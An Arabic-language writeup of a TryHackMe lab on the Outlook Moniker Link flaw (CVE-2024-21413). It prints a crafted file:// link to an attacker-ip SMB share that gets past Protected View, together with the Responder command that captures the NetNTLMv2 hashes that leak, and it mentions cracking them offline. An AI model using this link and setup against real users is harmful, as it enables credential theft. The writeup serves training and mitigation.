 shauryarathore357-hub/thm-moniker-link-cve-2024-21413-writeup
جولة في غرفة TryHackMe لثغرة CVE-2024-21413، تغطي تجاوز العرض المحمي لرابط Outlook Moniker، وتسريب تجزئة NTLM، والتقاط بيانات الاعتماد باستخدام Responder.

المسار: Cyber Security 101 → Exploitation Basics → Moniker Link (CVE-2024-21413) الصعوبة: غرفة Premium التركيز: تجاوز Outlook Protected View، وتسريب تجزئة NTLM، والتقاط بيانات الاعتماد باستخدام Responder
CVE-2024-21413 هو ثغرة أمنية حرجة في Microsoft Outlook تؤثر على طريقة تعامل التطبيق مع الروابط التشعبية المصممة خصيصًا. من خلال إساءة استخدام تنسيق file:// Moniker Link مع حرف خاص واحد، يمكن للمهاجم تجاوز Outlook Protected View بالكامل — مما يجعل Outlook يتصل بصمت عبر SMB ويسرّب بيانات اعتماد NTLM الخاصة بالضحية في اللحظة التي ينقرون فيها على الرابط، مع عدم الحاجة إلى أي تفاعل إضافي.
قبل التعامل مع أي أدوات، تستعرض الغرفة التصنيف الرسمي للثغرة لتوضيح مدى خطورة هذا الخلل.

تم تصنيف هذه الثغرة بتقييم خطورة Critical — وهو أمر غير مفاجئ بالنظر إلى التأثير: نقرة واحدة على بريد إلكتروني ضار تسرّب بيانات اعتماد Windows الخاصة بالمستخدم دون إطلاق أي من تحذيرات الأمان المعتادة في Outlook.
عادةً ما يفتح Outlook الروابط التشعبية http:// و https:// بأمان، بل ويضع علامة على مرفقات الملفات بـ Protected View لمنع المستندات الضارة من إنشاء اتصالات صادرة تلقائيًا. تستغل الثغرة Moniker Links — وهي آلية Windows OLE قديمة تُستخدم للإشارة إلى كائنات خارجية — بدلاً من رابط http:// القياسي.

هناك أمران يجعلان الاستغلال ناجحًا:
file:// — فبدلاً من الإشارة إلى مورد ويب، يشير الرابط التشعبي المصمم إلى مسار ملف (عادةً مسار UNC/SMB بعيد مثل \\attacker-ip\share)، وهو ما يتعامل معه OLE بشكل مختلف تمامًا عن رابط ويب عادي.! تُضاف إلى الرابط الضار هي ما يُفعّل فعليًا تجاوز Protected View. لهذا الحرف معنى خاص في صيغة Moniker Link — فهو يفصل هدف الرابط عن جزء/مرجع داخلي، ويفشل محلل Outlook في تطبيق Protected View بشكل صحيح عند وجوده، مما يؤدي إلى إطلاق الطلب فورًا بدلاً من عزله في بيئة معزولة.وبدمجهما معًا، فإن رابطًا يبدو هكذا:
<a href="file:///\\attacker-ip\share\test!something">Click here</a>
يجعل Outlook يبدأ بصمت اتصال SMB عائدًا إلى جهاز المهاجم في اللحظة التي تنقر فيها الضحية — كل ذلك دون إظهار أي تحذير من Protected View.
بعد فهم آلية التسليم، تكون الخطوة التالية هي إعداد مستمع لالتقاط بيانات الاعتماد فعليًا بمجرد تفاعل الضحية مع الرابط الضار.

Responder هي الأداة المستخدمة على AttackBox لالتقاط بيانات الاعتماد المسرّبة. يعمل Responder عبر تشغيل خدمات مستمعة خبيثة لـ SMB/LLMNR/NBT-NS — فعندما يتصل محلل OLE في Outlook بمسار UNC الذي يتحكم فيه المهاجم والمضمّن في Moniker Link، فإنه يصادق ضد خدمة SMB المزيفة الخاصة بـ Responder، مما يسرّب تجزئة netNTLMv2 في هذه العملية.
responder -I <interface>
بمجرد إرسال البريد الإلكتروني المصمم ونقر الضحية على الرابط التشعبي الضار، يلتقط Responder محاولة المصادقة الواردة ويطبع تجزئة netNTLMv2 مباشرة إلى الطرفية — جاهزة للكسر دون اتصال (مثلاً باستخدام hashcat أو John the Ripper) لاستعادة كلمة مرور الضحية بنص صريح.
| الخطوة | التفاصيل |
|---|---|
| الثغرة | CVE-2024-21413 — تجاوز Outlook Moniker Link Protected View |
| الخطورة | Critical |
| نوع الرابط الضار | file:// Moniker Link (مسار UNC/SMB) |
| مُحفّز التجاوز | حرف ! واحد في الرابط |
| أداة الالتقاط | Responder |
| نوع بيانات الاعتماد المسرّبة | تجزئة netNTLMv2 |
تُعد هذه الغرفة عرضًا واضحًا لكيفية قدرة حرف واحد مُغفَل في محلل URI على تقويض ضابط أمني موجود منذ سنوات بالكامل. فقد صُمم Protected View تحديدًا لوقف هذا النوع من التسريب الصادر الصامت — وكانت خصوصية حرف واحد في طريقة تحليل Moniker Links كافية لتجاوزه بالكامل. كما أنها تذكير جيد بلماذا يظل تعطيل NTLM (أو على الأقل فرض توقيع SMB) على مستوى المؤسسة أحد أكثر التخفيفات فعالية ضد هذه الفئة بأكملها من هجمات تسريب التجزئة.
لم يكن هناك علم بأسلوب CTF حرفي متضمن في هذه الغرفة — جميع لقطات الشاشة المعروضة هي الإجابات المفاهيمية/التقنية، معروضة بالكامل نظرًا لأن أياً منها لا يُعد تقديمًا جاهزًا لعلم تحدٍ.







